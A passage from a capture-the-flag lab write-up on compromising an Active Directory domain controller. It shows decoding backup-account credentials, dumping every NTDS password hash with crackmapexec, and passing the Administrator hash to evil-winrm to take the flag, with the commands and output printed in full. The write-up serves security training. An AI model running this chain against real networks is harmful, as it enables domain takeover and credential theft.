
- the contents of the file look like base64 lets pipe it to `base64 -d`



```
┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
└─$ echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw " | base64 -d
backup@spookysec.local:backup2517860base64: invalid input
```


```
backup@spookysec.local:backup2517860base64
```

Lets try to dump the NTDS.DIT




```
┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
└─$ crackmapexec smb 10.10.76.106 -u "backup" -p "backup2517860" --ntds
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKTIVEDIREC) (domain:spookysec.local) (signing:True) (SMBv1:False)
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [+] spookysec.local\backup:backup2517860
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.76.106    445    ATTACKTIVEDIREC  Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:09555e9cae42c18473a0543361d660f2:::
SMB         10.10.76.106    445    ATTACKTIVEDIREC  [+] Dumped 18 NTDS hashes to /home/kali/.cme/logs/ATTACKTIVEDIREC_10.10.76.106_2024-10-08_221942.ntds of which 17 were added to the database
```

Lets do pass the hash to evil-winrm



```
┌──(kali㉿kali)-[~/Desktop/THM/attacktiveDirectory]
└─$ evil-winrm -i 10.10.76.106 -u "Administrator" -H "0e0363213e37b94221497260b0bcb4fc"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> dir


    Directory: C:\Users\Administrator


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          4/4/2020  11:19 AM                3D Objects
d-r---          4/4/2020  11:19 AM                Contacts
d-r---          4/4/2020  11:39 AM                Desktop
d-r---          4/4/2020  12:09 PM                Documents
d-r---          4/4/2020  11:19 AM                Downloads
d-r---          4/4/2020  11:19 AM                Favorites
d-r---          4/4/2020  11:19 AM                Links
d-r---          4/4/2020  11:19 AM                Music
d-r---          4/4/2020  11:19 AM                Pictures
d-r---          4/4/2020  11:19 AM                Saved Games
d-r---          4/4/2020  11:19 AM                Searches
d-r---          4/4/2020  11:19 AM                Videos


*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
```

- lets check users desktop:



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> download root.txt

Info: Downloading C:\Users\Administrator\Desktop\root.txt to root.txt

Info: Download successful!
```